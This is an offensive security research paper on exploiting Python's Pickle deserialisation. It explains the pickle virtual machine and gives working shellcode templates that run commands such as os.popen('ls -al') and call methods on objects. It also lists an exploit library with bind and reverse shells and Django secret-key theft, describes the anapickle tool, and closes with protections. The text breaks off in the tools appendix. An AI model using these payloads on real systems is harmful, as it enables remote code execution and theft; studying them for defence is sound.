Sour Pickles

Shellcoding in Python's serialisation format

Marco Slaviero

Abstract: *Python's Pickle module provides a known capability for running arbitrary Python functions and, by extension, permitting remote code execution; however there is no public Pickle exploitation guide and published exploits are simple examples only. In this paper we describe the Pickle environment, outline hurdles facing a shellcoder and provide guidelines for writing Pickle shellcode. A brief survey of public Python code was undertaken to establish the prevalence of the vulnerability, and a shellcode generator and Pickle mangler were written. Output from the paper includes helpful guidelines and templates for shellcode writing, tools for Pickle hacking and a shellcode library.*

1 Introduction

Python's built-in Pickle module implements an algorithm for serialising and deserialising objects, commonly for persistence or transport. It suffers from a known flaw that moonlights as a powerful feature: serialised streams are able to invoke Python functions. A very prominent warning is displayed in Pickle's documentation: "*The pickle module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source*" [1]. However we have encountered applications where developers were either unaware of this issue, or did not believe that their pickles were stored subject to alteration.

Inspite of the known flaw, there is a distinct lack of information on how to *exploit* Pickle, should one have gained access to a pickled object. In the same way that `gets()` leads to many different exploits, this paper aims to examine deeply what is possible with unsanitised calls to `pickle.loads()`.

The remainder of the paper proceeds as follows: related work, background on Pickle and a description of the Pickle Virtual Machine are provided in Sections 2 and 3, example attack scenarios are discussed in Section 4, writing Pickle shellcode is covered in Section 5, tools and exploits are described in Sections 6 and 7, an application survey is covered in Section 8 and we end off with protection mechanisms, future directions and a conclusion in Sections 9, 10 and 11.

2 Related work

The Pickle language is documented inside 'pickletools.py', a file distributed with each standard Python runtime; a shortened introduction is available online [2] where a trick to run implicit loops is also listed. A number of examples showing the danger of untrusted unpickling can be found scattered in Python's documentation and across a number of blogs [3, 4, 5]. Documentation for Python 3.2 contains an example of code execution [6] whereas documentation for 2.7.1 only states that it is a security risk to unpickle untrusted pickles. A standard example showing the dangers of untrusted unpickling is to execute `os.system()` [7] and all found pages use this example save for one [5], which documents a slightly different approach. However, none of the example exploits are reliable, weaponised or immediately useful when encountering a Pickle vulnerability in the wild. A central component of this work was developing a set of reliable and useful Pickle exploits.

3 Pickle background

3.1 Overview and definitions

Python's *Pickle* module implements a set of versioned algorithms by which arbitrary Python objects can be serialized and deserialized [8]. Each process makes use of a series of production rules that convert Python objects into pickle streams, and a virtual machine that reads the pickle stream and recreates a Python object according to the instructions in the stream. A *pickle stream* (also *pickle*) consists of instructions to the Pickle Virtual Machine (PVM), along with instruction operands. *Pickling* and *unpickling* are verbs given to the serialisation and deserialisation processes respectively, while a *host pickle* refers to a legitimate pickle stream in possession of an attacker. A *malpickle* is a pickle stream with attacker-supplied shellcode inserted into the stream, while *shellcode* refers to instructions and data for the PVM created and inserted by the attacker. Lastly, with respect to pickles we define *entities* to be basic types stored within a pickle that are suitable for replacement by shellcode; for example stored strings or integers are entities that an attacker might replace.

Pickle versions are defined separately from Python's own version numbering. The Pickle module shipped with Python 2.7 supports five Pickle versions, Python 3.2 supports six. Pickle implementations are backwards compatible as instructions are added rather than redefined; new instructions provide shortcuts either by reducing the bytes or instructions required for some operation but tend not to provide significant new features. This means the work shown here, while tested on Python 2.5, 2.6 and 2.7, will continue to be effective against newer versions of Pickle. Protocol version 2 and upwards support full 8-bit characters in the pickle (including instructions), while pickles below version 2 are 7-bit clean. For simplicity's sake we stick with version 0 pickles in this paper.

3.2 Using Pickle

Developers must make two basic choices when using Pickle:

1. Either to use the native Python 'pickle' module or the 'cPickle' module, written in C.
2. Selecting a Pickle protocol version.

The first does not affect exploitation as, except for edge-cases, the two modules behave identically; thus we stick with the more conventional 'pickle'. Versioning has already been discussed and protocol 0 pickles are used.

Of the few methods exposed by Pickle, the most useful for our purposes are `dumps()` and `loads()`. The former is responsible for converting an object into a pickle stream, while the latter converts a stream into an object. In fact, `dumps()` is only marginally of interest as the serialisation process typically occurs before an attacker is present; this paper focuses on the effects of altering a pickle stream. With that in mind, we declare `loads()` (and its ancestor `load()`) to be our 'vulnerable method'.

When a class instance is pickled, only data specific to the instance is stored in the pickle. This means that Python code and class variables are not included in the pickle stream.

3.3 The Pickle Virtual Machine

What separates Pickle from other serialisation formats is the use of a virtual machine for object reconstruction rather than a series of marshaling hints. The PVM allows Pickle to reconstruct objects it knows nothing about using the following very general approach:

1. Reconstruct a `dict` from the contents of the pickle.
2. Create a class instance of the pickled object.

3. Populate the class instance with the `dict` elements.

This approach simplifies a good deal of the unpickling process and is not always used, but it illustrates why the PVM is powerful: Pickle can instantiate any class in the runtime's search paths and populate those objects easily without knowing anything about those classes.

Not every class instance is picklable. The documentation [9] defines a set of types (booleans, numeric types, strings, tuples, lists, dictionaries and classes or class instances) that are suitable and anything outside that set will cause an exception to be raised and the pickling process to halt. It is not possible to pickle objects where persistence makes little sense due to dependence on the environment. For example, pickling an open file or thread object is meaningless as the required environment to reproduce the object is virtually unbounded. Developers do, however, have options for pickling types which are not natively supported by Pickle, e.g. functions can be pickled using `copy_reg`, which saves Python bytecode in the pickle.

The PVM consists of three components:

Instruction engine Reads and executes instructions from the pickle stream.

Stack Regular stack structure for scratch space, implemented as a Python list.

Memo Indexed array that functions as registers, implemented as a Python list. The convention '$memo[i]$' is used to refer to memo slots.

A protocol 0 pickle stream consists of readable 1-byte instructions or opcodes, and each instruction has a predefined number and type of arguments. Argument delineation is dependent on the instruction; for example, the 'p' instruction takes a single numeric value followed by a newline, while the 'i' instruction is followed directly by two newline-terminated strings and the '(' instruction takes no arguments and has no delimiter.

Processing begins when the instruction engine reads byte 0 from the stream, interprets the value as an instruction, executes it using any supplied arguments, alters the stack and memo as required and moves onto the next instruction. The final instruction is always a STOP, which pops the last object off the stack; this object is then the result of the unpickling process.

55 opcodes are supported in Pickle version 2, of which most can be ignored for our purposes as many are optimised versions of previous opcodes or are shortcuts. Every opcode from the full 55 set is explained in 'pickletools.py'. A full explanation of the opcodes used in our shellcode is contained in Appendix A; here is a brief list of the mnemonics we used: INT, STRING, UNICODE, TUPLE, DICT, LIST and EMPTY_LIST instructions place their namesake types on the stack, SETITEM adds to a dict, stack manipulation is performed by POP, data is stored in the memo with PUT and retrieved with GET, MARK is used to place a flag or marker on the stack, GLOBAL loads Python objects onto the stack, REDUCE executes callable objects and STOP returns the topmost object on the Pickle stack as the result of unpickling.

Two instructions are of particular interest since together they provide the power that make malpickles dangerous. GLOBAL is an instruction that, subject to a number of conditions, takes a class object as an argument from the instruction sequence, searches the runtime's available modules and, if a class object of that name is located, loads it onto the PVM's stack. The Python class must exist in the top-level of a module, which means that either the object is a class from a module (e.g. `__builtin__.file`) or a module function (e.g. `os.system`). It is important to note that GLOBAL does not load class *instances*, rather it loads class objects. Also, Pickle cannot directly interact with class instances (an INST instruction exists that can instantiate classes, but is subject to similar limitations as GLOBAL and so is ignored.) GLOBAL will search the Python import paths for named modules; it is not necessary for the application



Figure 1: *Logical position of attacker*

to have imported the module before Pickle can find it. Lastly, in legitimate pickles the argument to GLOBAL will almost always be a callable object; however GLOBAL does not require this.

The second powerful instruction is REDUCE, which does not have arguments inside the instruction sequence. Rather, it pops two items off the PVM stack; the first item is a tuple that contains arguments, and the second item is a callable (perhaps placed on the stack by GLOBAL, but not necessarily so). REDUCE will then execute the callable with the argument tuple and push the resulting object back onto the stack. This potential combination of loading of callables and their arguments from an attacker-controlled instruction sequence and then executing is what makes unauthorised pickle modification dangerous. REDUCE is especially useful as it executes any callable including methods from a class instance; the trick will be in loading handles to the methods onto the stack.

3.4 Limitations

Pickle is not an isomorphism of Python; given it's specific purpose there are a number of basic Python features that are not possible in Pickle:

- There is no branching instruction
- There is no comparison instruction
- No exceptions and no error handling
- A pickle stream cannot overwrite or directly read itself using Pickle instructions
- Strings loaded in pickles do not undergo variable substitution
- Class instances and their methods cannot be directly referenced
- Only callables that are present in the top-level of a module are candidates for loading into the PVM

The most pressing from an attackers perspective is the inability to directly work with class instance. While attacks can be constructed using only classes [5], these rely on specific conditions. Circumventing this limitation is central to Pickle exploitation.

3.5 Pickle examinations

The standard Python distribution contains a Pickle disassembler that is called via `pickletools.dis()`. This disassembler is stricter than `loads()` in its correctness checking of the pickle stream and can highlight problems in manually constructed pickles. When examining and constructing pickles, our work process tended to rely on `loads()`, and we reverted to `dis()` when the former's error messages proved too obscure.

4 Attack scenarios

We assume that an attacker is able to modify pickles that are subsequently loaded by the victim. Figure 1 depicts an attacker's position in relation to Pickle's methods.

At least three broad possibilities exist:

1. Parties, one of whom has evil intentions, exchange pickles. In the common client-server architecture, an attacker could be either the client *or* the server.
2. A man-in-the-middle intercepts and can change pickles that are passed between two trusting parties.
3. Pickled data is altered while at rest unbeknownst to the owner.

The first is the most common form of vulnerability, and occurs whenever a pickle is received from an untrusted source. While it is often the case that one considers the client to be the source of untrusted input, malicious servers must be considered especially in the face of an open Web where the source of server-supplied data cannot always be verified. One may trust a server to supply (semi)accurate weather information, but would not want to expose a remote code execution vulnerability to them.

The second scenario occurs whenever an attacker is situated on the communications path between two parties that exchange pickles without authentication and tampering checks. For example, if a client periodically loads a server-supplied pickle without relying on SSL, then an intercepting attacker can replace the pickle with a malpickle and pass that back to the client. Wifi is a medium that is particularly susceptible to such attacks.

The final scenario occurs when pickles are stored (either permanently or temporarily), and these stores are accessible to the attacker. Stores include databases, filesystems and caches; one example observed on the Internet were open memcached [10] instances that permited anonymous users to overwrite stored pickles. What makes this particularly dangerous is that an assessment of such an application may not discover this since the persistence layer is unlikely be exposed in the user interface and so pickled data would not be stumbled upon. A further example of this type of attack are pickles in files stored locally with insufficient file system permisions, permitting an attacker to overwrite or insert content.

Completely hypothetical possibilities include a catastrophic flaw in the *serialisation* process that permits an attacker to inject Pickle opcodes into a host pickle, or combinations of bugs that allow stored pickle overwrite (e.g. arbitrary file upload combined with a directory traversal issue in a `load()` call.)

5 Shellcode writing

5.1 First steps

Basic version 0 Pickle streams are trivial to handcraft. Keep in mind that newlines are used to delimit instruction arguments and so in the shellcodes that follow our convention is to either show them as an actual line break in the text or use '\n' to represent newlines, depending on the length of the shellcode.

Figure 2 shows three trivial shellcodes: the first returns a string when passed into `loads()`, the second returns a list containing a string, an integer and a Unicode string, and the third depicts basic command execution using `os.system()`. These toy examples are not the norm; pickles often run into hundreds of bytes and serialise complex data types. A more realistic Pickle is provided later in Figure 7.

5.2 Truncation or alteration?

Continuing with the assumption that the attacker completely controls the pickle, one question that surely arises is whether the pickle is either truncated or altered and, if altered, how? Due to the flexibility of the PVM and the vagaries of an attacker's intentions, the answer varies.

In instances where an object is unpickled but not used, overwriting would suffice; however if the application expects an object of example type `Foo` to be returned but (due to the pickle being overwritten) the unpickled object is actually an integer, than the application will likely raise an attribute error exception and choke, unless the exception was handled. This make overwriting the least promising route.



Figure 2: *Loading a string object and a list of basic types*

The second option takes advantage of the simple PVM and its stack. We can prepend any instruction sequence at the start of the pickle without concern for affecting the object returned by `loads()` subject to the following guidelines:

Guideline 1 *An instruction sequence inserted at the start of a pickle must ensure that the stack is empty once it has completed execution.*

Prepending is primarily useful where the output of the instruction sequence is not required and ensures that the original object is still returned when unpickled.

Finally the pickle could also be edited in-place by scanning the pickle and altering entities within the pickle. For example, if a webpage is stored in a cache as a pickle, then the contents of the cached page could be changed by editing some string stored within the pickle that holds the page's HTML. An alternative to editing entities is that an entity could be replaced by a series of injected instructions that ultimately return an object of the same type as the original entity, taking advantage of the stack-centric approach used by Pickle. The following guidelines apply to editing pickles:

Guideline 2 *When a pickle stream entity is edited, its type must not be changed.*

Guideline 3 *When a pickle stream entity is replaced with an instruction sequence, the type of the final object returned by the new instructions must match the type of the entity replaced.*

Figure 3 shows example host pickles (Old), the modifications (New) and the result when the pickle is loaded (Res) for each of the above three modification strategies. Full contents of the pickles are not provided, we're most interested in the *position* and nature of the modification.

5.3 Useful constructs

5.3.1 Passing data between calls

Pickle supplies two areas for data storage in the execution phase, the stack and the memo. When constructing malpickles, either can be used to pass data between function calls however only using the stack implies that all calls are composed (e.g. `f(g(h(`x_1`),`x_2`),h(`x_1`)))`) and thus that functions may need to be re-executed. It is entirely possible to write shellcode relying solely on the stack however we stick to memo-based approaches in this brief paper. Using the memo also has the neat side-effect that shellcode can be written in small sub-components that leave a clean stack, and are then glued together as our code generator will show. Slots in the memo are sparse in the sense that any position can be read or written to at any time since its implementation uses a Python list. Shellcode can either use the same memo slots as the host pickle, or use a different set of slots. We recommend shellcode keep well

Overwriting	
Old	<*host pickle*>
New	<*inserted shellcode*>
Res	Result of inserted shellcode, likely an error
Prepending	
Old	<*host pickle*>
New	<*inserted shellcode leaving an empty stack*><*host pickle*>
Res	Original object
Editing (alteration)	
Old	<*host pickle*>...S'<html><body>FK...'\n <*host pickle*>
New	<*host pickle*>...S'<html><body>BlackHat...'\n <*host pickle*>
Res	Identically-typed object to original with altered attribute value
Editing (injection)	
Old	<*host pickle*>...S'<html><body>Foo...'\n <*host pickle*>
New	<*host pickle*>...<*inserted instructions returning string*><*host pickle*>
Res	Identically-typed object to original with new attribute value assigned by executed instructions

Figure 3: *Modification approaches*

c$module$	cos
$callable$	popen
($args$	(S'ls
tRpi	-al'
0	tRp100
	0

Template 1: Basic template for callables

clear of slots in use, which can be done either by scanning the pickle for the highest slot in use or by simply choosing an extremely high slot number that pickles are unlikely to use (e.g. 1000). We stick to the following guideline to ensure that shellcode is portable:

Guideline 4 *A unit of shellcode must cleanup the stack after execution, use the memo for data passing and choose a unique memo slot per datum.*

5.3.2 Callables

The combination of GLOBAL and REDUCE allows the loading and execution of callables subject to the following guideline:

Guideline 5 *A callable must present in a module's top level if it is to be called from a pickle stream.*

Builtin functions are accessible from the `__builtin__` module; this module provides much of the scaffolding for our templates. A shellcode template to execute a callable $module.callable()$, store the result in $memo[i]$ and clean up the stack is given in Template 1, with an example invocation given on the right side of the template. In the example, `os.popen()` [11] is called and the returned object is stored at $memo[100]$. Note that the trailing STOP instruction is not included in these templates as the shellcode is intended to be easily relocatable.

5.3.3 Deterministic shellcode

It is occasionally tempting to write shellcode that relies on non-deterministic factors. By way of example, consider the pickle stream in Figure 4 that relies on predicted file descriptors to read from a file (Pickle's

```
cos\nopen\n(S'/etc/protocols'\nI0\ntRcos\nread \n(I4\nI26\ntR.
```

Figure 4: *Open a file, read 26 bytes directly from fildes 4*

	cos
	popen
	(S'ls -al'
	tRp100
c__builtin__	0c__builtin__
getattr	getattr
(c$so.me$	(c__builtin__
cls	file
S'$methnm$'	S'read'
tRpj	tRp101
0c__builtin__	0c__builtin__
apply	apply
(gj	(g101
gi	g100
ltR	ltR

Template 2: Calling a method on a class instance

equivalent of the Python statement `open('/etc/protocols');os. read(4,26)`). This shellcode makes a significant assumption about the number of currently open file descriptors and is therefore not reliable. There may be times when one cannot help but make such an assumption, however in the shellcode presented here we strive for determinism.

Guideline 6 *Shellcode should be deterministic and environment-independent.*

5.3.4 Access class instances

Pickle's instruction set does not support method calling on class instances because there are no opcodes that return method handles when provided with an object and a method name. While it is still possible to work within this "limitation", one is typically reduced to non-deterministic pickles or version-dependent pickles (e.g. newer Python versions support `subprocess.check_output()` [12]). Luckily this limitation is not absolute as REDUCE will execute any callable present on the stack. The core trick takes advantage of Python's introspection functions to load a handle to a method onto the stack; once the handle is in place then REDUCE can carry on. The shellcode in Template 2 provides a recipe for dealing with class instance (see Appendix C.1 for a full derivation). The template assumes that a class instance returned by the callable $module.class()$ has already been loaded into the memo at $memo[i]$, that the type of the class instance is $so.me.cls$, that the name of the method to be invoked is $methnm$ and that $memo[j]$ is used as temporary storage. On the right column of Template 2 we show an example whereby a file object returned by `os.popen` is stored in the memo at position 100, and the template code is used to call the object's 'read' method.

Executing class instance methods is a key step in writing fully-fledged Pickle shellcode and opens up many possibilities together with the ability to pass data between methods; we are now in a position to convert simple non-branching and non-looping Python scripts into Pickle form according to the following guideline:

Guideline 7 *Provided that the type of a class instance is known, it is possible to execute a named method with arguments on that instance.*

5.4 On direct or wrapped exploits

When writing Pickle shellcode one of two broad options exist: either the exploit can be wholly written in Pickle opcodes, or the shellcoder can write a stager for a higher-level language in Pickle. By way of example, if the goal is to read a file then the pickle stream could either use the previously supplied templates to call Python's file handling methods or the stream could be a wrapper around a Bourne shell or Python evaluator, meaning the file read could be in shell syntax ('cat foo'). The latter design means that only one Pickle exploit needs to be written, as the attack is than parametrised in the language of the interpreter which likely has a simpler syntax than Pickle. Providing access to other interpreters also permits the shellcoder to encode decision logic into the exploit since both Python and many shells have branch operations.

Examples of both were produced. A number of our exploits used only Pickle opcodes, but a wrapper around the Python's `eval()` [13] statement was also written that allows one to supply arbitrary Python with the Pickle component remaining static. This wrapper is supplied in Appendix C.3.

5.5 Back channels

For simplification purposes we've assumed that the attacker controls a pickle and will view, in some manner, at least one entity from the pickle's object when it is loaded, however this may not always be the case in practice. All is not lost (hint: your shellcode can simply call the output functions itself, or open a URL, or send an email, or create a file), but we lack the space to explore this further here. One point worth mentioning is that in certain frameworks (e.g. AppEngine) the pickle can call output functions and inject data into the HTTP output stream itself.

5.6 Shellcode length

Pickle is internally reliant on Python's string and list types, and limitations in length will lie there. We have successfully unpickled pickles many megabytes in length, though the longest shellcode in our library is 1278 bytes. Shellcode length is not expected to be a limitation in practical exploitation inside the PVM.

5.7 Legal character sets

Version 0 pickles will not contain bytes greater than ordinal value 127. We are not aware of limitations in common Pickle use-cases where an attacker is prevented from inserting particular bytes into a pickle, the only test is correctness according to the Pickle protocol.

5.8 Pickle hacks

Python has significant builtin support for introspection. Combining the ability to interact with class instances and Python's introspection functions yields an interesting array of hacks whose usefulness is not yet clear to us, but appears prudent to document. For example, it is possible to obtain a reference to the Python callstack in which the `loads()` invocation occurred and alter local variables stored in lower callframes from inside the pickle stream. Similarly one can obtain a reference to the StringIO object from which the pickle stream is read, and repeatedly call the `reset()` method from within the pickle, which throws the unpickler into an infinite loop. Both of these are specific to the 'pickle' module. Using a reference to the unpickler, it is also possible to escape from 'safe' unpicklers in certain circumstances (see Appendix C.7).

6 Exploits

A library of exploits written in Pickle shellcode has been assembled covering both obvious exploits (bind and reverse shells, file access, process handling) as well as more interesting exploits (Python evaluation, insertion of persistent code into the Python environment, framework-specific exploits). A brief description of current exploits is listed in Table 1.

Information retrieval	**Process handling**
• Retrieve list of globals • Retrieve list of locals • Retrieve fingerprint including Python version, paths, executables, argv and loaded modules	• Execute os.system(), return exit status • Execute os.popen(), return command output • Execute subprocess.check_output(), return command output • Bind shell (Appendix C.5) • Reverse shell (Appendix C.6)
Unpickler	**Python runtime**
• Alter local variables in the current callstack • Invoke reset() on the unpickler's StringIO object infinitely, causing a DoS	• Execute arbitrary Python code using eval() (Appendix C.3). • Inject Python debug code to be executed on potentially every line of code, using settrace() [14] (Appendix C.4). This can be used to create long-running exploits.
Frameworks	
• Django: retrieve configuration information including SECRET_KEY and DATABASES • Google AppEngine: Retrieve userid • Google AppEngine: Retrieve Kinds and their Properties • Google AppEngine: Call output functions directly, creating an in-band channel	

Table 1: Exploit library

7 Tools

Two small tools were written in support of this work. The first, anapickle.py, is used to manipulate a host pickle in order to create a malpickle whilst the second, converttopickle.py, is a short script that can translate a subset of annotated Python into Pickle instructions.

7.1 Anapickle

Anapickle performs two functions; it accepts, analyses and manipulates a supplied pickle or it can produce Pickle shellcode as a standalone generator using a templated library. As an analyser, it includes a simplified Pickle version 0 simulator that extracts a list of callables used by the pickle stream as well as determines the position and type of all useful entities (strings, unicodes and ints) without subjecting the pickle stream to a potentially dangerous `loads()` call (since `loads()` is the vulnerable method, we would be remiss in simply piping any unknown pickle through a local `loads()` call). As a shellcode generator it takes the name of a shellcode template and inserts user-supplied parameters such as filenames or shell commands.

Anapickle performs type-checking on shellcode inserted into a pickle stream, by ensuring that each shellcode's return type matches the entity being replaced. Similarly, when wrapper functions are applied Anapickle will type-check to ensure the wrappers are applied correctly.

Apart from simulating code, Anapickle can also verify pickle streams by loading them with `loads()`. It is recommended that this is only performed if the pickle has been reviewed and is believed to be non-malicious. The benefits of running `loads()` are that the correctness of the pickle stream can be proved, that the return type of the unpickler can be verified and any exploit side-effects can be checked.

A typical attack consists of three steps:

1. Extract a list of entities from the captured host pickle
2. Substitute a chosen entity with the selected shellcode to create a malpickle
3. Upload/insertion of the malpickle into the target system and the triggering of its unpickler

Anapickle helps with steps 1 and 2. Appendix B.1 demonstrates Anapickle in action.

7.2 converttopickle.py

After building exploits by hand it became apparent that this process was automatable to a large degree. Specific patterns were reused where the only differences between exploits were module names and parameter layouts; this led to a diversion in writing a pickle shellcode creator that converts Python-like expressions into pickle streams. Upon request, it will also verify the generated shellcode through `loads()` and, in the process, determine whether the pickle stream is valid, whether it produces output and what the actual return type of the shellcode is. We expand on this tool in Appendix B.2.

8 Application survey

In an effort to determine the prevalence of unprotected unpickles, a brief survey was conducted using Google Code Search [15], the Nullege Python search engine [16] and the top 100 Python applications by download on Sourceforge [17]. Analysis was conducted by searching for obvious flaws, such as calls to `loads()` that include HTTP parameters, and by scouring the web for bug reports that contained characteristic Pickle error messages; full source code analysis was not performed. A number of vulnerable applications were discovered in this brief survey, and vulnerability types are highlighted here.

The Peach Fuzzing Platform ships with a network-based agent to enable remote fuzzing [18]. This agent relies on Pickle to carry data between the agent and a monitor, which is responsible for observing fuzzed processes. While a password is configurable, the service runs in clear-text and is remotely vulnerable to malpickles pre-authentication. The author of Peach was already aware of the issue.

Additional vulnerable network software (mostly HTTP) was discovered in the survey, but space constraints prevent further exploration.

In 2010 while exploring publicly exposed memcached instances, we discovered that caches belonging to, amongst others, the US Public Broadcasting Service (PBS) were open to anonymous modification and stored cached HTTP content in Pickle format [19].

From their website, PyTables "*is a package for managing hierarchical datasets*" [20], commonly used in simulations, network monitoring, systen logging or the geosciences. Searching the Web returned a PyTables bug report containing Pickle error messages, which revealed that PyTables will, under certain circumstances, attempt to unpickle the title attribute of a new table. If a developer using this library permits users to name tables (not an unexpected use-case), then they have unwittingly exposed a code execution flaw. The documentation does not hint at the security issues associated with this.

Pickle applications that store pickles on disk are particularly susceptible to file sytem attacks since changing the contents of files directly leads to code execution. We have observed applications performing the following, which is very often vulnerable:

```
filename = '/tmp/some_file'
pickle.load(open(filename, "rb"))
```

9 Protections

A number of protections are outlined:

- Pickles should never be passed between parties with a trust imbalance. In this paper it has been demonstrated that allowing a third party to control what is unpickled is tantamount to permitting them to remotely execute any code.
- Ensure that when two trusting parties exchange pickles, there are cryptographic checks to prevent alteration or replay. In practice, SSL is useful.
- If SSL is inappropriate, then a more robust approach is to sign pickles prior to storage or transportation and verify the signature before loading. By doing so one gains the benefit that if the storage or transportation medium is compromised, alteration is detectable. Of vital importance is that signature are checked *prior* to the `loads()` call.
- Where pickles are stored on disk, ensure basic file-system protections by reviewing permissions and eliminating race conditions.
- Review the requirement for Pickle, shift to a less vulnerable serialization mechanism.

Occasionally one will find references to implementations of 'safe' unpicklers, which attempt to whitelist classes that can be loaded by a pickle. This requires very careful consideration about the types of objects that will be pickled and can lead to overly permissive lists. With a whitelist of only four methods from the `__builtin__` class it is possible to escape a 'safe' unpickler and load any classes (Appendix C.7); the lesson is that one should never attempt to sanitise a pickle. Either trust completely or discard.

10 Future directions

We have focused on version 0 of the Pickle protocol. It would be useful to extend Anapickle to support binary pickles, both for analysis and for alteration.

While pickles usually do not hold actual executable code, it is possible to store Python bytecode within a Pickle. It remains to be seen whether this is a reliable way for gaining remote execution.

It is also an open question as to whether it is possible to inject shellcode in legitimate call to `dumps()`. In other words, can one trick the Pickle module into generating malpickles based on object attributes values? Such a discovery would have major implications for Python security in general.

One might also ask whether there are further tricks to introduce, mimic or simulate looping or branching, though this avenue of research is of less interest given that Python code can be evaluated.

Output handling was equally primitive in this paper, as we assumed that the host pickle had a string field that was displayed to the user at some point. However, this is not the only option; shellcode could just as easily write out data to the output stream with `__builtin__.print()` or send data to an attacker with a `urllib` web request or package it in an email. Practical exploitation will require further work in this regard.

11 Conclusion

The design feature that permits pickle streams to execute Python functions is a known source of vulnerabilities when untrusted data is unpickled. In this paper we sought to determine what the limits of exploitability were, and discovered that if an attacker controls a pickle then she can access the victim's

file system, execute code remotely in both Pickle as well as full Python, explore the Python environment and inject long-running Python code.

Contributions from this paper include a background into Pickle's internals, detailing techniques for mapping Python calls into Pickle code, circumventing limitations in the Pickle Virtual Machine with regards to class instances, three Pickle shellcode templates for building complex exploits, building a library of useful Pickle exploits distributed as part of a toolset for analysing and modifying pickles, and surveying the Python landscape to determine prevalence of this issue.

References

[1] http://docs.python.org/library/pickle.html#module-pickle.

[2] http://peadrop.com/blog/2007/06/18/pickle-an-interesting-stack-language/.

[3] http://nadiana.com/python-pickle-insecure.

[4] http://www.xs4all.nl/~irmen/pyro3/manual/9-security.html#pickle.

[5] http://blog.nelhage.com/2011/03/exploiting-pickle/.

[6] http://docs.python.org/py3k/library/pickle.html#restricting-globals.

[7] http://docs.python.org/library/os.html#os.system.

[8] http://docs.python.org/library/pickle.html.

[9] http://docs.python.org/library/pickle.html#what-can-be-pickled-and- unpickled.

[10] http://memcached.org.

[11] http://docs.python.org/library/os.html#os.popen.

[12] http://docs.python.org/library/subprocess.html#subprocess.check_output.

[13] http://docs.python.org/library/functions.html#eval.

[14] http://docs.python.org/library/sys.html#sys.settrace.

[15] http://google.com/codesearch.

[16] http://nullege.com.

[17] http://sourceforge.net.

[18] http://peachfuzzer.com.

[19] http://www.slideshare.net/sensepost/cache-on-delivery.

[20] http://pytables.org.

A Selected Pickle Opcodes

(Pushes a MARK value onto the stack.
Mnemonic: MARK

S'<**string**>**'\n** Pushes the string '<string>' onto the stack. String can contain escape sequences but variable substitution is not performed.
Mnemonic: STRING

V<**string**>**\n** Pushes the Unicode string '<string>' onto the stack. String can contain escape sequences but variable substitution is not performed.
Mnemonic: UNICODE

I<**integer**>**\n** Pushes the integer '<integer>' onto the stack.
Mnemonic: INT

l Pops all values from the stack up to and including the topmost MARK object, creates an empty list, adds all the popped objects excluding the MARK to the list, and pushes the new list back on the stack.
Mnemonic: LIST

t Pops all values from the stack up to and including the topmost MARK object, creates an empty tuple, adds all the popped objects excluding the MARK to the tuple, and pushes the new tuple back on the stack.
Mnemonic: TUPLE

d Pops all values from the stack up to and including the topmost MARK object, creates an empty dictionary, adds all the popped objects excluding the MARK to the dict as alternating keys and values, and pushes the new dict back on the stack.
Mnemonic: DICT

s Pops three values from the stack, a dict, a key and a value. Adds the key -> value mapping to the dict and pushes the expanded dict onto the stack.
Mnemonic: SETITEM

p<**index**>**\n** Peeks at the top stack item and stores it in position '<index>' of the memo (store at register <index> or memo[index]).
Mnemonic: PUT

g<**index**>**\n** Pushes item at register '<index>' onto the stack.
Mnemonic: GET

) Pushes an empty tuple onto the stack.
Mnemonic: EMPTY_TUPLE

0 Pops the top stack item into the ether to drop the stack by one.
Mnemonic: POP

c<**module**>**\n**<**class**>**\n** Pushes the class object 'module.class' onto the stack, used closely in conjunction with 'R' below.
Mnemonic: GLOBAL

R Pops the two topmost stack items; requires that the bottom item is callable and the top item is a tuple. The result returned from applying the callable to the tuple is pushed onto the stack. This opcode is where the power as well as danger lie, as it enables code execution.
Mnemonic: REDUCE

b This instruction is not used in our shellcode, but is found in generated pickles. Usually the final step in unpickling, BUILD populates an instance's attributes by calling its `__setstate__` method, or by directly updating its `__dict__`.
Mnemonic: BUILD

. Halts the VM. Pops the single object remaining on the stack and returns it as the unpickling process' result.
Mnemonic: STOP

To demonstrate the use of MARK, consider the following stack layout:

```
[ ..., MARK, {'name' : 'dict'}, MARK, 'string1', 47, u'string2' ]
```

The stack consists of a MARK and a dict (both are merely props and remain untouched), a second MARK object and three individual items (string, int and unicode). If the next instruction from the opcode sequence is LIST, then all objects up to the highest MARK are popped and stored in a new list, which is pushed onto the stack leaving the stack looking like:

```
[ ..., MARK, {'name' : 'dict'} , ['string1', 47, u'string2'] ]
```

In this way, MARK provides a placeholder on the stack used by a variety of instructions to indicate a position on the stack that is significant to them. Stack operations are much simpler than hardware opcodes, and do not require addressing at all.

GLOBAL loads arbitrary class objects or module functions and pushes the class object onto the stack. Loading is subject to a few requirements: each class/function must be reachable by the Python environment and should also reside in the containing module's top level (the containing module need not have been imported, Pickle will helpfully load it for us). In the demonstrations that follow, 'module.callable' is used as an example callable method.

When a callable is loaded by REDUCE, it typically requires an argument tuple, which is created and pushed onto the stack by an instruction sequence. Before REDUCE is processed, the stack looks something like:

```
[ ..., module.callable, ('arg') ]
```

REDUCE will pop ('arg') and the 'module.callable' callable, execute module.class('arg') and push the result back onto the stack leaving the stack looking as follows:

```
[ ..., result ]
```

B Tools

B.1 Anapickle

Here is a short walk through of Anapickle. We assume a host pickle has been obtained and is stored in 'pickle.txt'. Step 1 extracts a list of the entities from the captured pickle, and Step 2 substitutes a chosen entity with the selected shellcode to create a malpickle. Step 3, which will not be shown here, is the upload/insertion of the malpickle into the target system and the triggering of its unpickler.

Step 1 is shown in Figure 5 and extracts all entities.

